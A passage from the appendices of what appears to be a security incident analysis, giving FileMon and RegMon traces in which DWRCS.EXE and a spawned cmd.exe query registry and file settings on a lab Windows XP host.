99	3:32:07 PM	explorer.exe:1400	OPEN	C:\WINDOWS\SYSTEM32\DWRC.S.EXE		
	SUCCESS	Options: Open Access: Execute				
100	3:32:07 PM	explorer.exe:1400	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\DWRC.S.EXE	SUCCESS	Length: 233472
101	3:32:07 PM	explorer.exe:1400	CLOSE	C:\WINDOWS\SYSTEM32\DWRC.S.EXE		
	SUCCESS					
102	3:32:07 PM	VMwareService.e:1896	OPEN	C:\Program Files\VMware\	SUCCESS	
	Options: Open Directory Access: All					
103	3:32:07 PM	VMwareService.e:1896	DIRECTORY	C:\Program Files\VMware\		
	SUCCESS	FileBothDirectoryInformation: tools.conf				
104	3:32:07 PM	VMwareService.e:1896	CLOSE	C:\Program Files\VMware\	SUCCESS	

Appendix E - RegMon output.

```

1      19.06563572      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind SUCCESS      "\Device\{53882FC4-7CC5-
4982-92F1-FFD45FEDB57B}"
2      19.06569746      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind SUCCESS      "\Device\{53882FC4-7CC5-
4982-92F1-FFD45FEDB57B}"
3      19.06813659      svchost.exe:1064  OpenKey
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B} SUCCESS      Key: 0xE11C09B0
4      19.06818548      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B}\EnableDHCP SUCCESS      0x1
5      19.06822850      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B}\LeaseObtainedTime SUCCESS      0x40896FA5
6      19.06826845      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B}\LeaseTerminatesTime SUCCESS      0x408976AD
7      19.06830645      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B}\DhcpServerSUCCESS      "172.16.60.254"
8      19.06834248      svchost.exe:1064  QueryValue
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B}\DhcpServerSUCCESS      "172.16.60.254"
9      19.06844753      svchost.exe:1064  CloseKey
      HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{53882FC4-7CC5-4982-92F1-
FFD45FEDB57B} SUCCESS      Key: 0xE11C09B0
10     19.06966668      DWRCS.EXE:1796 CreateKey
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters SUCCESS      Key: 0xE1A1A720
11     19.06975468      DWRCS.EXE:1796 OpenKey
      HKLM\System\CurrentControlSet\Services\DnsCache\Parameters SUCCESS      Key: 0xE1A024D0
12     19.06980049      DWRCS.EXE:1796 OpenKey HKLM\Software\Policies\Microsoft\Windows NT\DnsClient
      NOTFOUND
13     19.06983960      DWRCS.EXE:1796 QueryValue
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname SUCCESS      "winxp-0"
14     19.06987061      DWRCS.EXE:1796 QueryValue
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname SUCCESS      "winxp-0"
15     19.06993263      DWRCS.EXE:1796 CloseKey
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters SUCCESS      Key: 0xE1A1A720
16     19.06998152      DWRCS.EXE:1796 CloseKey
      HKLM\System\CurrentControlSet\Services\DnsCache\Parameters SUCCESS      Key: 0xE1A024D0
17     19.07065758      DWRCS.EXE:1796 CreateKey
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters SUCCESS      Key: 0xE1394B80
18     19.07073050      DWRCS.EXE:1796 OpenKey
      HKLM\System\CurrentControlSet\Services\DnsCache\Parameters SUCCESS      Key: 0xE18F6EF8
19     19.07077156      DWRCS.EXE:1796 OpenKey HKLM\Software\Policies\Microsoft\Windows NT\DnsClient
      NOTFOUND
20     19.07081459      DWRCS.EXE:1796 OpenKey HKLM\Software\Policies\Microsoft\System\DNSClient
      NOTFOUND
21     19.07084671      DWRCS.EXE:1796 QueryValue
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain SUCCESS      ""
22     19.07088163      DWRCS.EXE:1796 QueryValue
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain SUCCESS      ""
23     19.07095064      DWRCS.EXE:1796 CloseKey
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters SUCCESS      Key: 0xE1394B80
24     19.07099869      DWRCS.EXE:1796 CloseKey
      HKLM\System\CurrentControlSet\Services\DnsCache\Parameters SUCCESS      Key: 0xE18F6EF8
25     19.14336850      DWRCS.EXE:1796 CreateKey
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters SUCCESS      Key: 0xE114F370
26     19.14348751      DWRCS.EXE:1796 OpenKey
      HKLM\System\CurrentControlSet\Services\DnsCache\Parameters SUCCESS      Key: 0xE1415300
27     19.14355456      DWRCS.EXE:1796 OpenKey HKLM\Software\Policies\Microsoft\Windows NT\DnsClient
      NOTFOUND
28     19.14361965      DWRCS.EXE:1796 QueryValue
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname SUCCESS      "winxp-0"
29     19.14366547      DWRCS.EXE:1796 QueryValue
      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname SUCCESS      "winxp-0"

```

30	19.14387667	DWRCS.EXE:1796 CloseKey			
	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS		Key: 0xE114F370	
31	19.14394762	DWRCS.EXE:1796 CloseKey			
	HKLM\System\CurrentControlSet\Services\DnsCache\Parameters	SUCCESS		Key: 0xE1415300	
32	19.14466168	DWRCS.EXE:1796 CreateKey			
	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS		Key: 0xE1415300	
33	19.14476449	DWRCS.EXE:1796 OpenKey			
	HKLM\System\CurrentControlSet\Services\DnsCache\Parameters	SUCCESS		Key: 0xE114F370	
34	19.14482762	DWRCS.EXE:1796 OpenKey	HKLM\Software\Policies\Microsoft\Windows NT\DnsClient		
	NOTFOUND				
35	19.14489272	DWRCS.EXE:1796 OpenKey	HKLM\Software\Policies\Microsoft\System\DNSClient		
	NOTFOUND				
36	19.14494161	DWRCS.EXE:1796 QueryValue			
	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain	SUCCESS		""	
37	19.14498658	DWRCS.EXE:1796 QueryValue			
	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain	SUCCESS		""	
38	19.14506760	DWRCS.EXE:1796 CloseKey			
	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS		Key: 0xE1415300	
39	19.14513660	DWRCS.EXE:1796 CloseKey			
	HKLM\System\CurrentControlSet\Services\DnsCache\Parameters	SUCCESS		Key: 0xE114F370	
40	19.18601750	DWRCS.EXE:1796 OpenKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers		
	NOTFOUND				
41	19.18615047	DWRCS.EXE:1796 OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\cmd.exe		
	NOTFOUND				
42	19.27798365	cmd.exe:1880 OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\cmd.exe		
	NOTFOUND				
43	19.28194757	cmd.exe:1880 OpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server		
	SUCCESS	Key: 0xE114F370			
44	19.28201769	cmd.exe:1880 QueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat		
	SUCCESS	0x0			
45	19.28211854	cmd.exe:1880 CloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server		
	SUCCESS	Key: 0xE114F370			
46	19.29146162	csrss.exe:428 OpenKey	HKCU SUCCESS	Key: 0xE114F370	
47	19.29179770	csrss.exe:428 OpenKey	HKCU\Console SUCCESS	Key: 0xE1415300	
48	19.29195861	csrss.exe:428 QueryKey	HKCU\Console BUFOVRFLOW		
49	19.29202566	csrss.exe:428 OpenKey	HKCU\Console\%SystemRoot%_SYSTEM32_cmd.exe		
	NOTFOUND				
50	19.29207371	csrss.exe:428 OpenKey	HKCU\Console\C:_WINDOWS_SYSTEM32_cmd.exe		
	NOTFOUND				
51	19.29218462	csrss.exe:428 CloseKey	HKCU\Console SUCCESS	Key: 0xE1415300	
52	19.29239861	csrss.exe:428 CloseKey	HKCU SUCCESS	Key: 0xE114F370	
53	19.29284057	csrss.exe:428 OpenKey			
	HKLM\System\CurrentControlSet\Control\Nls\CodePage\EUDCCCodeRange	SUCCESS		Key: 0xE114F370	
54	19.29289952	csrss.exe:428 QueryValue			
	HKLM\System\CurrentControlSet\Control\Nls\CodePage\EUDCCCodeRange\1252	NOTFOUND			
55	19.29297355	csrss.exe:428 CloseKey			
	HKLM\System\CurrentControlSet\Control\Nls\CodePage\EUDCCCodeRange	SUCCESS		Key: 0xE114F370	
56	19.30105055	winlogon.exe:452 OpenKey	HKCU SUCCESS	Key: 0xE1415300	
57	19.30114861	winlogon.exe:452 OpenKey	HKCU\AppDataEvents\Schemes\Apps\Default\Open\Current		
	SUCCESS	Key: 0xE112B450			
58	19.30121175	winlogon.exe:452 QueryValue			
	HKCU\AppDataEvents\Schemes\Apps\Default\Open\Current\Default	SUCCESS		""	
59	19.30142462	winlogon.exe:452 CloseKey	HKCU\AppDataEvents\Schemes\Apps\Default\Open\Current		
	SUCCESS	Key: 0xE112B450			
60	19.30150368	winlogon.exe:452 CloseKey	HKCU SUCCESS	Key: 0xE1415300	
61	19.30163750	winlogon.exe:452 OpenKey	HKCU SUCCESS	Key: 0xE1415300	
62	19.30169952	winlogon.exe:452 OpenKey			
	HKCU\AppDataEvents\Schemes\Apps\Default\Open\Current\Active	NOTFOUND			
63	19.30174058	winlogon.exe:452 QueryValue	HKCU(Default)	NOTFOUND	
64	19.30180568	winlogon.exe:452 CloseKey	HKCU SUCCESS	Key: 0xE1415300	
65	19.30211773	winlogon.exe:452 OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion		
	SUCCESS	Key: 0xE1415300			
66	19.30217975	winlogon.exe:452 OpenKey			
	HKLM\Software\Microsoft\Windows\CurrentVersion\Software\Microsoft\Windows\CurrentVersion	NOTFOUND			
67	19.30224149	winlogon.exe:452 QueryValue			
	HKLM\Software\Microsoft\Windows\CurrentVersion\MediaPath	SUCCESS			
	"C:\WINDOWS\Media"				

68	19.30239067	winlogon.exe:452	CloseKey HKLM\Software\Microsoft\Windows\CurrentVersion
	SUCCESS	Key: 0xE1415300	
69	19.30900156	cmd.exe:1880	OpenKey HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon	SUCCESS	Key: 0xE114F370	
70	19.30907168	cmd.exe:1880	QueryValue HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\LeakTrack	NOTFOUND		
71	19.30917672	cmd.exe:1880	CloseKey HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon	SUCCESS	Key: 0xE114F370	
72	19.30925271	cmd.exe:1880	OpenKey HKLM SUCCESS Key: 0xE114F370
73	19.30932367	cmd.exe:1880	OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Diagnostics	NOTFOUND		
74	19.31014556	cmd.exe:1880	OpenKey HKLM\System\CurrentControlSet\Control\Error Message
Instrument\	NOTFOUND		
75	19.31137058	cmd.exe:1880	OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32	SUCCESS	Key: 0xE1415300	
76	19.31144964	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32\cmd	NOTFOUND		
77	19.31160972	cmd.exe:1880	CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32	SUCCESS	Key: 0xE1415300	
78	19.31176756	cmd.exe:1880	OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME
Compatibility	SUCCESS	Key: 0xE1415300	
79	19.31182650	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility\cmd	NOTFOUND		
80	19.31192568	cmd.exe:1880	CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME
Compatibility	SUCCESS	Key: 0xE1415300	
81	19.31275958	cmd.exe:1880	OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows	SUCCESS	Key: 0xE1415300	
82	19.31280875	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows\Applnit_DLLs	SUCCESS	""	
83	19.31290150	cmd.exe:1880	CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows	SUCCESS	Key: 0xE1415300	
84	19.31442069	cmd.exe:1880	OpenKey HKCU SUCCESS Key: 0xE1415300
85	19.31452461	cmd.exe:1880	OpenKey HKCU\Software\Policies\Microsoft\Control Panel\Desktop
	NOTFOUND		
86	19.31462351	cmd.exe:1880	OpenKey HKCU\Control Panel\Desktop SUCCESS Key:
0xE112B450			
87	19.31468357	cmd.exe:1880	QueryValue HKCU\Control Panel\Desktop\MultiUILanguageId
	NOTFOUND		
88	19.31480370	cmd.exe:1880	CloseKey HKCU\Control Panel\Desktop SUCCESS Key:
0xE112B450			
89	19.31488667	cmd.exe:1880	CloseKey HKCU SUCCESS Key: 0xE1415300
90	19.31534455	cmd.exe:1880	OpenKey HKLM\System\CurrentControlSet\Control\Session Manager
	SUCCESS	Key: 0xE1415300	
91	19.31539567	cmd.exe:1880	QueryValue HKLM\System\CurrentControlSet\Control\Session
Manager\SafeDllSearchMode	NOTFOUND		
92	19.31547753	cmd.exe:1880	CloseKey HKLM\System\CurrentControlSet\Control\Session Manager
	SUCCESS	Key: 0xE1415300	
93	19.31587869	cmd.exe:1880	OpenKey HKCU SUCCESS Key: 0xE1415300
94	19.31594155	cmd.exe:1880	OpenKey HKCU\Software\Policies\Microsoft\Windows\System
	NOTFOUND		
95	19.31669556	cmd.exe:1880	OpenKey HKLM\Software\Microsoft\Command Processor
	SUCCESS	Key: 0xE112B450	
96	19.31674556	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\DisableUNCCheck	NOTFOUND		
97	19.31679473	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\EnableExtensions	SUCCESS	0x1	
98	19.31683971	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\DelayedExpansion	NOTFOUND		
99	19.31745264	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\DefaultColor	SUCCESS	0x0	
100	19.31750460	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\CompletionChar	SUCCESS	0x40	
101	19.31755265	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\PathCompletionChar	SUCCESS	0x40	
102	19.31759958	cmd.exe:1880	QueryValue HKLM\Software\Microsoft\Command
Processor\AutoRun	SUCCESS	""	
103	19.31769960	cmd.exe:1880	CloseKey HKLM\Software\Microsoft\Command Processor
	SUCCESS	Key: 0xE112B450	
104	19.31785772	cmd.exe:1880	OpenKey HKCU\Software\Microsoft\Command Processor
	SUCCESS	Key: 0xE112B450	

105	19.31792756	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\DisableUNCCheck	NOTFOUND		
106	19.31797561	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\EnableExtensions	SUCCESS	0x1	
107	19.31801975	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\DelayedExpansion	NOTFOUND		
108	19.31806556	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\DefaultColor	SUCCESS	0x0	
109	19.31811166	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\CompletionChar	SUCCESS	0x9	
110	19.31815468	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\PathCompletionChar	NOTFOUND		
111	19.31819770	cmd.exe:1880	QueryValue	HKCU\Software\Microsoft\Command
	Processor\AutoRun	NOTFOUND		
112	19.31826168	cmd.exe:1880	CloseKey	HKCU\Software\Microsoft\Command Processor
	SUCCESS	Key: 0xE112B450		
113	19.32051560	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE112B450
114	19.32059354	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
115	19.32071255	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE112B450
116	19.32077960	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Locale
	SUCCESS	"00000409"		
117	19.32083966	cmd.exe:1880	CloseKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
118	19.32101957	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE1A9C8D0
119	19.32108774	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE112B450			
120	19.32114473	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE1A9C8D0
121	19.32122770	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Time
	SUCCESS	","		
122	19.32128776	cmd.exe:1880	CloseKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE112B450			
123	19.32138666	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE112B450
124	19.32145370	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
125	19.32150958	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE112B450
126	19.32156154	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Time
	SUCCESS	"0"		
127	19.32162160	cmd.exe:1880	CloseKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
128	19.32171659	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE1A9C8D0
129	19.32178363	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE112B450			
130	19.32184062	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE1A9C8D0
131	19.32188951	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Date
	SUCCESS	"0"		
132	19.32194958	cmd.exe:1880	CloseKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE112B450			
133	19.32218061	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE112B450
134	19.32224766	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
135	19.32230577	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE112B450
136	19.32235969	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Date
	SUCCESS	"/"		
137	19.32241975	cmd.exe:1880	CloseKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
138	19.32251864	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE1A9C8D0
139	19.32258569	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE112B450			
140	19.32264268	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE1A9C8D0
141	19.32269660	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Decimal
	SUCCESS	","		
142	19.32275666	cmd.exe:1880	CloseKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE112B450			
143	19.32285165	cmd.exe:1880	OpenKey	HKCU SUCCESS Key: 0xE112B450
144	19.32291953	cmd.exe:1880	OpenKey	HKCU\Control Panel\International SUCCESS
	Key: 0xE1A9C8D0			
145	19.32297652	cmd.exe:1880	CloseKey	HKCU SUCCESS Key: 0xE112B450
146	19.32303156	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Thousand
	SUCCESS	","		

147	19.32309162	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
148	Key: 0xE1A9C8D0 19.32338970	cmd.exe:1880	OpenKey HKLM\System\CurrentControlSet\Control\Nls\Locale	SUCCESS	
149	19.32348273	cmd.exe:1880	OpenKey HKLM\System\CurrentControlSet\Control\Nls\Locale\Alternate Sorts	SUCCESS	Key: 0xE112B450
150	19.32359867	cmd.exe:1880	OpenKey HKLM\System\CurrentControlSet\Control\Nls\Language	SUCCESS	
Groups	19.32391659	Key: 0xE1A16760			
151	19.32365873	cmd.exe:1880	QueryValue HKLM\System\CurrentControlSet\Control\Nls\Locale\00000409	SUCCESS	"1"
152	19.32370064	cmd.exe:1880	QueryValue HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	"1"
153	19.32384870	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
154	19.32391659	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
155	Key: 0xE19E6D98 19.32397861	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
156	19.32403252	cmd.exe:1880	QueryValue HKCU\Control Panel\International\Currency	SUCCESS	"\$"
157	19.32409259	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
158	Key: 0xE19E6D98 19.32419176	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
159	19.32425853	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
160	Key: 0xE10D4F10 19.32431552	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
161	19.32437558	cmd.exe:1880	QueryValue HKCU\Control Panel\International\MonDecimalSep	SUCCESS	","
162	19.32443677	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
163	Key: 0xE10D4F10 19.32453454	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
164	19.32460159	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
165	Key: 0xE19E6D98 19.32465858	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
166	19.32471864	cmd.exe:1880	QueryValue HKCU\Control Panel\International\MonThousandSep	SUCCESS	","
167	19.32477955	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
168	Key: 0xE19E6D98 19.32487872	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
169	19.32494465	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
170	Key: 0xE10D4F10 19.32500164	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
171	19.32506673	cmd.exe:1880	QueryValue HKCU\Control Panel\International\MonGrouping	SUCCESS	"3;0"
172	19.32512652	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
173	Key: 0xE10D4F10 19.32522653	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
174	19.32529470	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
175	Key: 0xE19E6D98 19.32535057	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
176	19.32541259	cmd.exe:1880	QueryValue HKCU\Control Panel\International\PositiveSign	SUCCESS	""
177	19.32547377	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
178	Key: 0xE19E6D98 19.32557155	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
179	19.32563971	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
180	Key: 0xE10D4F10 19.32569670	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
181	19.32575872	cmd.exe:1880	QueryValue HKCU\Control Panel\International\NegativeSign	SUCCESS	"_"
182	19.32581850	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
183	Key: 0xE10D4F10 19.32591964	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
184	19.32598668	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
185	Key: 0xE19E6D98 19.32604367	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
186	19.32609368	cmd.exe:1880	QueryValue HKCU\Control Panel\International\CurrDigits	SUCCESS	"2"
187	19.32615374	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
188	Key: 0xE19E6D98 19.32667867	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
189	19.32674572	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
	Key: 0xE10D4F10				

190	19.32680271	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
191	19.32686473	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\Grouping	
192	19.32696167	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
193	19.32713264	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
194	19.32720052	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
195	19.32725751	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
196	19.32730864	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\1159	
197	19.32736954	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
198	19.32746871	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
199	19.32753464	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
200	19.32759275	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
201	19.32764360	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\2359	
202	19.32770366	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
203	19.32780367	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
204	19.32787072	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
205	19.32792771	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
206	19.32798358	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\ShortDate	
207	19.32804477	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
208	19.32814366	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
209	19.32821071	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
210	19.32826770	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
211	19.32832357	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\LongDate	
212	19.32838475	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
213	19.32848477	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE10D4F10
214	19.32855070	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
215	19.32860769	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE10D4F10
216	19.32866663	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\TimeFormat	
217	19.32872670	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
218	19.32882559	cmd.exe:1880	OpenKey HKCU	SUCCESS	Key: 0xE19E6D98
219	19.32889264	cmd.exe:1880	OpenKey HKCU\Control Panel\International	SUCCESS	
220	19.32894963	cmd.exe:1880	CloseKey HKCU	SUCCESS	Key: 0xE19E6D98
221	19.32900969	cmd.exe:1880	QueryValue	HKCU\Control Panel\International\CalendarType	
222	19.32907059	cmd.exe:1880	CloseKey HKCU\Control Panel\International	SUCCESS	
223	19.60436368	Regmon.exe:1856	QueryKeyHKCU	SUCCESS	Name: \REGISTRY\USER\S-
224	19.60445057	Regmon.exe:1856	OpenKey HKCU\Drive\shell\FolderExtensions	NOTFOUND	
225	19.60453382	Regmon.exe:1856	OpenKey HKCR\Drive\shell\FolderExtensions	SUCCESS	
226	19.60457879	Regmon.exe:1856	QueryKeyHKCR\Drive\shell\FolderExtensions	SUCCESS	
227	19.60465869	Regmon.exe:1856	OpenKey HKCU\Drive\shell\FolderExtensions	NOTFOUND	
228	19.60470255	Regmon.exe:1856	EnumerateKey	HKCR\Drive\shell\FolderExtensions	
229	19.60473971	Regmon.exe:1856	QueryKeyHKCU	SUCCESS	Name: \REGISTRY\USER\S-
230	19.60478078	Regmon.exe:1856	OpenKey HKCU\Drive\shell\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	NOTFOUND	
231	19.60483581	Regmon.exe:1856	OpenKey HKCR\Drive\shell\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	SUCCESS	Key: 0xE19E6D98

232	19.60487660	Regmon.exe:1856	QueryKeyHKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	SUCCESS	Name:
233	19.60493862	Regmon.exe:1856	OpenKey HKCU\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	NOTFOUND	
234	19.60497773	Regmon.exe:1856	QueryValue HKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\DriveMask	SUCCESS	0x20
235	19.60506657	Regmon.exe:1856	CloseKey HKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	SUCCESS	Key: 0xE19E6D98
